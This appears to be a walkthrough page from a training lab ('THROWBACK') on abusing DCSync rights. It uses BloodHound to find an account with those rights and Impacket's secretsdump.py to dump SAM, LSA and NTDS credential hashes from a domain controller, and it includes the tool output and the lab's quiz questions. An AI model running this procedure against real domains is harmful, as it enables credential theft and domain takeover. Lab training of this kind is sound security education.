


We have valid credentials on the domain controller and we need to elevate our privileges so we can dump hashes and enumerate further. We can use bloodhound to find potential attack vectors.



#### Enumerating DCSync rights with Bloodhound

The easiest way to enumerate a domain controller is by pulling domain information using Sharphound and using bloodhound to visualize the data, use Task 24 to refresh on using bloodhound.



*Within Bloodhound queries tab, 'Find Principals with DCSync rights'*

From bloodhound we can find that there is a backup account that has dcsync rights that we can abuse to dump hashes.

### Exploiting Users with DCSync Privileges

To exploit DCSync you need valid user credentials that have the DCSync rights we can find backup credentials on the device that give us valid credentials with DCSync rights.

Exploiting a user with DCSync privileges is not as difficult as it sounds thanks to SecretsDump.py within the Impacket suite, dumping the entirety of NTDS is as easy as one command and a valid set of user credentials!

1.) `secretsdump.py -dc-ip 10.200.x.117 THROWBACK/@10.200.x.117`

```

root@pandorasbox:~#
root@pandorasbox:~# #secretsdump.py -dc-ip 10.40.100.117 THROWBACK/Spooks@10.40.100.117
Impacket v0.9.22.dev1+20200804.145312.110b886c - Copyright 2020 SecureAuth Corporation

Password:
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xe464803ca1640407509fed37d52f37d8
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500
Guest:501:aad3b43
DefaultAccount:5f
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
THROWBACK\THROWBACK-DC01
THROWBACK\THROWBACK-DC01
THROWBACK\THROWBACK-DC01
THROWBACK\THROWBACK-DC01
[*] DPAPI_SYSTEM
dpapi_machinekey
dpapi_userkey:0x
[*] NL$KM
0000 8D D2 8E 67 54 58 89 B1 C9 53 B9 5B 46 A2 B3 66 ... gTX... S.[F.. f
0010 D4 3B 95 80 92 7D 67 78 B7 1D F9 2D A5 55 B7 A3 .; ... }gx ... ~.U..
0020 61 AA 4D 86 95 85 43 86 E3 12 9E C4 91 CF 9A 5B a.M... C.....[
0030 D8 BB 0D AE FA D3 41 E0 D8 66 3D 19 75 A2 D1 B2 .....A.. f=.u...
NL$KM:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500
Guest:501:aad3b43
krbtgt:502:aad3b43
THROWBACK.local
THROWBACK.local
THROWBACK.local
THROWBACK.local
sshd:1117:aad3b43
THROWBACK.local
THROWBACK.local
THROWBACK.local
THROWBACK.local
THROWBACK.local
THROWBACK.local
THROWBACK.local
THROWBACK.local
THROWBACK.local
THROWBACK.local

```

*Exploiting a user with DCSync rights*

SUCCESS! We have dumped creds on the domain controller and can now continue with further enumeration and move onto pivoting to other domains from THROWBACK.local.

Answer the questions below

What user has dcsync rights?

Submit

What user can we dump credentials for and is an administrator?

Submit

Submit flags for THROWBACK-DC01 in Task 4.

Completed